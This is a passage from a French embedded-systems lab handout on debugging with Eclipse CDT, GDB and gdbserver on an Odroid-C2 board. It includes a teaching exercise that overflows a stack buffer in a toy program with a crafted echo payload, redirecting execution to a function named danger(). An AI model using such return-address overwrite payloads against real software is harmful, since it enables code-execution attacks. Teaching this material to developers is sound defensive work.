
Nous venons de créer deux choses : un `makefile` pour compiler notre application en version Debug et un projet Eclipse CDT. Démarrer Eclipse avec la commande (en ligne de commande **pas avec le menu graphique**) :

```
% eclipse &
```

placer votre Workspace dans votre répertoire situé dans `/export/tmp/` :




et choisissez dans les menus : `File->Import`, puis `General->Existing Project into Workspace`. Dans la boîte de dialogue, sélectionner le répertoire `debug` du CMake fait précédemment. Puis `Window->Open Perspective->C/C++`. Ouvrer l'arborescence `Project-Debugdebug` Vous devriez avoir un fenêtre qui ressemble à ceci :




On peut ouvrir nos fichiers directement dans l'arborescence. Sélectionner le project, puis dans les menus : `Project->Build Project`. La compilation est maintenant terminée. On peut déboguer le programme avec `Run->Debug`. Choisissez `gdb/mi` comme *debug configuration* puis accepter le changement de perspective.


Le programme est déjà en exécution sous le contrôle de GDB. Choisir l'option `Step Into` (ou `F5`) comme illustré ci-dessous. L'exécution va entrer dans la fonction `calculate_primes` comme dans la version ligne de commande. Nous allons pouvoir inspecter la mémoire encore plus facilement. Les possibilités d'Eclipse+GDB sont extrêmement nombreuses, la documentation web est très abondante. Il suffit de faire une recherche avec ce que l'on tente de faire et on va trouver une réponse car la communauté Eclipse est très active.



Sélectionner l'onglet `Memory` au bas de la fenêtre et ajouter un `Monitor` avec `data` et ajouter un affichage en entiers non-signés à l'aide de l'onglet `New Renderings` puis sélectionner avec le bouton de droite `data` dans l'onglet `Variables` pour afficher un `array` de 10 éléments.



Sélectionner la ligne 29 et avec le menu `Run` ajouter un `breakpoint` tel qu'illustré ci-dessous. On peut maintenant utiliser la touche `F8` (`Resume` équivalent de `continue`) et on voit l'évolution de la mémoire à chaque itération. Les valeurs qui changent sont affichées en couleurs. Nous vous invitons à explorer les différents onglets disponibles dans la perspective Debug (menu `Windows->Show View`).



3.4 Analyse d'une exploitation de faille de sécurité de saisie d'entrée (*Buffer Overrun*)

Nous allons créer un nouveau programme qui exploite une faille de sécurité très commune : le *Buffer Overrun*. Récupérez le code dans le fichier `Injection.zip`.

Compilez le programme avec les informations de débogage :

```
% gcc -g -c main.c
% gcc -g -c danger.c
% gcc -g -o injection main.o danger.o
```

Exécutez le programme et entrez votre nom :

```
% ./injection
Entrez votre nom:Lucas
5
Votre nom:4c756361730a
```

Le programme retourne le nombre de caractères insérés et le nom que vous avez entré en hexadécimales avec un caractère de fin de ligne (0x0A).

Cependant, le code n'est pas sécuritaire et il est facile à briser. Pour des fins d'exercice, nous allons tenter d'appeler la fonction `danger()` lorsque la fonction `main()` va quitter.

Notons d'abord l'adresse de danger :

```
% nm injection
...
0000000000600bf8 b completed.6349
0000000000400788 T danger
0000000000600bf0 W data_start
0000000000600c00 b dtor_idx.6351
...
```

La fonction `Danger` se situe à l'adresse `0x0000000000400788`. Notez que vous pourriez en avoir une différente.

Pour briser le code, il faut regarder le code assembleur de la fonction `main` :

```
% gcc -S main.c
```

Pour commencer, ce qu'on recherche est d'écraser le registre qui pointe vers l'adresse de la fonction de retour : `%rip`.

Voici un exemple d'ABI en 32 bits (en assembleur) pour un appel provenant du Langage C :

```
#include <stdio.h>

struct Test
{
  char UneLettre;
  long UneValeur;
};

void Valeur(char C, short S, int I, Test T);

int main()
{
  char UnChar ='L';
  short UnShort = 10;
  int UnInt = -1;
  Test UnTest;

  UnTest.UneLettre = 'A';
  UnTest.UneValeur = 2;
  Valeur(UnChar,UnShort,UnInt,UnTest);
```

```
  return 0;
}

# valeur.s
.text
#   void Valeur(char C, short S, int I, Test T);
        .globl Valeur
Valeur:
        pushl   %ebp
        movl    %esp,%ebp
        #                   ETAT DE LA PILE
        #          +-------------------------------+
        # 24(%ebp) | long T.UneValeur 4 octets (l) |
        #          +-------------------------------+
        # 20(%ebp) | char T.Unlettre  1 octet  (b) |
        #          +-------------------------------+
        # 16(%ebp) | int   I: 4 octets, sur 4 (l)  |
        #          +-------------------------------+
        # 12(%ebp) | short S: 2 octets, sur 4 (w)  |
        #          +-------------------------------+
        #  8(%ebp) | char  C: 1 octet,  sur 4 (b)  |
        #          +-------------------------------+
        #          |         %eip de retour        |
        #          +-------------------------------+
        #  (%ebp)  |           ancien %ebp         |
        #          +-------------------------------+
        pushl   %ebx            # sauvegarde %ebx
        movb    8(%ebp),%al     # char al = 'L'
        movw    12(%ebp),%bx    # short bx =10
        movl    16(%ebp),%ecx   # int ecx =-1
        movb    20(%ebp),%dl    # T.UneLettre -> dl = 'A'
        movl    24(%ebp),%eax   # T.UneValeur -> eax = 2
        popl    %ebx            # restore %ebx
        movl    %ebp,%esp
        popl    %ebp
        ret
```

On voit que les variables locales sont insérées dans la pile descendante sous la

mémoire pointée par `%ebp`. On sait qu'un tableau en C est composé de variables indexées par des sauts d'adresses fonction de leur taille. Il suffit donc d'insérer suffisamment de données pour écraser le `%rip` avec l'adresse de la fonction `danger()`.

Puisque nous sommes sous une architecture x86-64, chaque bloc occupe un `quad` i.e. quatre octets.

Cette ligne du fichier en assembleur nous intéresse particulièrement :

```
.LFB0:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        subq    $32, %rsp
        movl    %edi, -20(%rbp)
        movq    %rsi, -32(%rbp)
        movb    $0, -16(%rbp)
        movb    $0, -15(%rbp)
        movb    $0, -14(%rbp)
        movb    $0, -13(%rbp)
```

C'est l'initialisation de notre tableau. En effet, on initialise à 0 les variables qui sont situées aux adresses pointées par `%rbp` mais avec un *offset*. Ici, le décalage est de 16 avant qu'on atteigne le `%rsp`. On désire cependant atteindre le `%rip` qui est un `quad` plus loin, donc on veut insérer 16+8=24 caractères inutiles avant d'insérer l'adresse de la fonction `danger`.

Pour insérer l'adresse que nous voulons dans notre programme, nous devons utiliser une astuce pour insérer des caractères non-imprimables. Nous devons insérer avec un pipe les caractères en format hexadécimal.

Ouvrez une console `sh` (pour les fonctionnalités de la commande echo) et exécutez le programme avec l'adresse que vous avez noté (les huit derniers octets dans l'ordre *little-endian* i.e. l'octet le moins significatif en premier et pas d'espace dans la suite en hexadécimales dans votre terminal **bash**) :

```
$ echo -e '12345678901234567890123\x88\x07\x40\x00\x00\x00\x00\x00' | ./injection
Entrez votre nom:32
Votre nom:fff1f2f3f0f1f2f3f0f1f2f3f0f1f2f3f0f1f2f3f0f1f2f3c8074000000000000a
                  :shmNMMNmy:
                .mNMMMMMMMMMMd.
```

```
-                dmNMMMMMMMMMMN`                -
m+`             :MhMNNMMMMMNNMMMs              `+m
/Md-            /dms--:mMN:--sNmy             -hN/
 /NMs.          .yNy``/momo.`oMy-           .sNd/
  -dMNo.         oMNdmMy.:MNmmNm.         .ommy-
   `oNMNs-       `/y-NMmmyMMhso.        -sNNh+`
     .sNMNh/`      do/ddmmyy:N.      `/hNMdo.
       .smMmho:`  yN/hosyoohy    `:shNMmo.
         ./hmddhs:-/hMNNMNm+../shdmmh/`
            -odmdddhso/--/+shddmmho.
        .//-  `.+hmNmmdhhdddmdy+.`  ://`
        hMmNy`.-/sdhhmmmddddho/-`-dmNM+
   .//-//y/sNdyshddNdy+-/sydNddhsyNmo/y:+.//`
   dMN+NmMNMyMyso/-``      ``:+s+dMyMNMNdsMMo
   :ho:`....`mm-+.            -/:Ny`.....+yy.
             -dNN/            sNNh`
```

Vous avez brisé le programme en changent le flot d'exécution ! Si vous avez obtenu une erreur de segmentation, c'est que vous avez soit inséré le mauvais nombre d'octets qui précèdent l'adresse de l'instruction à exécuter ou que l'adresse de `danger()` ne correspond pas avec celle montrée dans l'énoncé.

En tant que développeurs de systèmes, vous devrez donc vous prémunir contre ces failles informatiques en codant des mesures de sécurité.

3.5 Utilisation de GDB Server sur le Odroid-C2

Nous allons compiler l'application pour le Odroid-C2 avec le SDK du Odroid-C2. À partir du répertoire `PrimeNumbers` :

```
% cd ..
% mkdir debug_oc2
% cd debug_oc2
% bash
$ source /export/tmp/4205_nn/opt/poky/environment-setup-aarch64-poky-linux
$ cmake ../PrimeNumbers/ -DCMAKE_BUILD_TYPE=Debug
...
$ make
Scanning dependencies of target Labo3
[ 50%] Building C object CMakeFiles/Labo3.dir/main.c.o
[100%] Building C object CMakeFiles/Labo3.dir/PrimeNumber.c.o
Linking C executable Labo3
[100%] Built target Labo3
```

Assurez vous que votre Odroid-C2 est en marche avec l'image du laboratoire 1 et que le réseau par USB est fonctionel.

Nous allons utiliser un outil de téléchargement de fichiers par communication sécurisée : `scp` (faites `man scp` pour connaitre son utilisation).

L'utilisation est assez directe. Transférez l'exécutable pour le Odroid-C2 par `scp` :

```
$ scp Labo3 root@192.168.7.2:/home/root
```

192.168.7.2 est l'adresse IP du Odroid-C2 par défaut, `/home/root` est l'endroit dans le système de fichiers du Odroid-C2 où l'exécutable sera placé.

Vous devriez voir un message comme de quoi le transfert a été complété.

Il faut maintenant établir la communication avec le Odroid-C2. Nous allons utiliser une communication sécurisée par SSH. Ouvrer un nouveau terminal :

```
% ssh root@192.168.7.2
root@odroid-c2:~#
```

Vous devrez maintenant démarrer GDB-Server sur le Odroid-C2, lequel sera à l'écoute des requêtes de débogage.

```
root@cdroid-c2:~# pwd
/home/root
```

L'appel est assez simple, il suffit de spécifier le port de communication et le programme avec ses arguments. Assignons un port quelconque au programme :

```
root@odroid-c2:~# gdbserver host:2000 ./Labo3
Process Labo3 created; pid = 1755
Listening on port 2000
```

Le Odroid-C2 est maintenant en attente d'une requête `gdb` sur le port 2000. Du côté hôte, démarrez `gdb` et demandez une requête de communication avec le Odroid-C2 sur le même port. Vous devez utiliser le `gdb` fourni avec le SDK (dans votre terminal où vous avez fait un source du SDK) :

```
$ aarch64-poky-linux-gdb Labo3
(gdb) target remote 192.168.7.2:2000
Remote debugging using 192.168.7.2:2000
```

Vous devriez voir du côté du Odroid-C2 ceci :

```
Listening on port 2000
Remote debugging from host 192.168.7.1
```

Vous pouvez alors faire les même manipulations que dans la section précédente pour vérifier la fonctionnalité du remote-debugging.

```
(gdb) l
1 /*
2  * main.c
3  *
4  *  Created on: Jul 17, 2015
5  *      Author: 4205_2
6  */
7
8 #include <stdio.h>
9 #include "PrimeNumber.h"
10
(gdb) l
11 #define TAILLE_BUFFER 10
12 int main(int argc,char** argv)
13 {
14 uint32_t primes[TAILLE_BUFFER];
15 size_t size, i;
16
17 size = calculate_primes(primes,1000);
18
19 for(i = 0; i < size; i++)
20 printf("%i est un nombre premier \n", primes[i]);
(gdb) b 17
Breakpoint 1 at 0x4007e4: file ../PrimeNumbers/main.c, line 17.
```

Vous devez cependant mettre un breakpoint quand le programme entre dans main pour pouvoir correctement déboguer.

```
(gdb) c
....
Breakpoint 1, main (argc=1, argv=0xbefffd84)
    at ../PrimeNumbers/main.c:17
17 size = calculate_primes(primes,1000);
(gdb) s
13 {
(gdb) s
```

```
17 size = calculate_primes(primes,1000);
(gdb) s
13 {
(gdb) s
17 size = calculate_primes(primes,1000);
(gdb) s
calculate_primes (data=data@entry=0x7ffffffb48, max=max@entry=1000)
    at /export/tmp/4205_nn/PrimeNumbers/PrimeNumber.c:11
11 {
(gdb) s
16 n = 0;
(gdb) l
11 {
12 int n, o;
13 char premier;
14 size_t num;
15
16 n = 0;
17 num = 0;
18 while(n < max)
19 {
20 n++;
(gdb) s
17 num = 0;
(gdb)
```

Vous pouvez maintenant faire les mêmes manipulations (les adresses seront différentes) que la section précédente !

Vous savez maintenant comment utiliser GDB-Server pour déboguer une application à distance sur une carte embarquée.

Il existe néanmoins des IDE qui facilitent largement le processus de développement de logiciels : Eclipse, Code : :Blocks et bien d'autres.

La section suivante reprend l'exemple d'injection de code sur l'architecture ARM du Odroid-C2.

3.6 Injection sur le Odroid-C2

Reprenez le code d'injection et utilisez `cmake` et la *toolchain* du Odroid-C2 pour compiler le programme (même environnement que la section précédente).

```
$ cd injection
$ mkdir build
$ cd build
$ cmake -DCMAKE_BUILD_TYPE=Debug ../
$ make
$ readelf -h injection
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           AArch64
  Version:                           0x1
  Entry point address:               0x400a78
  Start of program headers:          64 (bytes into file)
  Start of section headers:          16480 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         7
  Size of section headers:           64 (bytes)
  Number of section headers:         37
  Section header string table index: 34
```

Maintenant que nous avons l'exécutable, nous allons regarder l'adresse de la fonction `danger()` :

```
$ aarch64-poky-linux-nm injection
...
0000000000410cf8 d $d
0000000000400bb8 T danger
0000000000410f38 D __data_start
...
```

Regardons maintenant le code assembleur de la fonction `main()` :

```
$ aarch64-poky-linux-objdump -d injection >disassemble.txt
```

On retrouve le contenu de `main()` dans le fichier `disassemble.txt`. On s'intéresse particulièrement au `sp` (*stack pointer*), le registre qui indique l'adresse de l'élément de la pile à poper, et au `lr` (x30 *link register*), le registre qui indique l'adresse de retour de la fonction lorsqu'on fait un `ret`.

La ligne :

```
stp x29, x30, [sp,#-64]!
```

indique qu'on ne peut pas effectuer le buffer overrun car le *link register* est mis sur la pile, mais les variables locales son placées en haut de la sauvegarde (16 octets dans le bas pour x29, x30, et 48 octets pour les variables locales et les registres préservés). Donc, la technique utilisée sous Intel ne peut pas être appliquée. Ce qui n'est pas le cas pour l'ABI sous ARM 32 bits où le *link register* est placé dans la pile en haut des variables locales comme sous x86.

4 Utilisation d'Eclipse pour la compilation croisée

Eclipse est un IDE (*Integrated Developpement Environment*) qui permet de développer des logiciels avec des fonctionnalités d'auto-complétion, de configuration automatique des makefiles, etc. Il est largement utilisé dans l'industrie à cause de sa license qui est Open-Source, mais également par le support qu'il offre pour de nombreux langages de programmation (Java, C/C++, Python, etc.) et par le fait qu'il peut être utilisé sous Windows, Linux, Mac OS X, etc. Il est également supporté par le *build system* CMake que nous utiliserons pour générer le projet Eclipse configuré avec le bon *toolchain*.

4.1 Utilisation de CMake pour générer un projet Eclipse

CMake permet de configurer le projet Eclipse avec toutes les configurations requises . Vous n'aurez donc pas à spécifier le compilateur, le linker, les chemins d'inclusion, les chemins de librairie, etc. En exécutant le script de configuration de la toolchain de la SDK de Yocto Linux, vous êtes assurés que les applications compilées avec le projet Eclipse vont être compatibles avec la plateforme ciblée.


Notre fichier `CMakeLists.txt` contient :

```
add_executable(Labo3 main.c PrimeNumber.c)
```


Il faut faire un `source` sur notre SDK si ce n'est pas déjà fait.

```
$ ls
debug_oc2   PrimeNumbers
$ cd debug_oc2
$ cmake -G "Eclipse CDT4 - Unix Makefiles" -DCMAKE_BUILD_TYPE=Debug ../PrimeNumbers/
-- Configuring done
-- Generating done
-- Build files have been written to: (...)
$ make
$ readelf -h Labo3
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           AArch64
  Version:                           0x1
  Entry point address:               0x400840
  Start of program headers:          64 (bytes into file)
  Start of section headers:          15160 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         7
  Size of section headers:           64 (bytes)
  Number of section headers:         37
  Section header string table index: 34
```

On peut maintenant ouvrir Eclipse avec le même Workspace que précédemment.




Pour cette partie, nous allons installer un *plugin* Eclipse manquant : TM Terminal. Sélectionner `Help->Install New Software` et faite les sélections ci-dessous :




Eclipse va redémarrer après cette installation.


On peut maintenant configurer la connexion SSH. Sélectionner `Window->Perspective->Open Perspective->Other` et faite les sélections ci-dessous :




Il faut ensuite créer la nouvelle connexion.





Sélectionner `Linux`, `Next`, puis entrer le `hostname` comme dans les figure ci-dessous :







Puis `Next` et ssh.files, `Next` et processes.shell.linux et enfin `Next` et ssh.shells.








Importer votre nouveau projet en utilisant cette fois ci le répertoire `debug_oc2`. Vous pouvez compiler avec la commande `Build Project`.



Pour l'édition et le développement C/C++ il ne reste qu'à ajouter le Include Path au projet. Sélectionner le project `debug_oc2` puis `Project->Properties->C/C++ Include Paths` et ajouter avec `Browse` :

`/export/tmp/4205_nn/opt/poky/sysroots/aarch64-poky-linux/usr/include`

comme dans la figure ci-dessous.



Répéter l'ajout avec

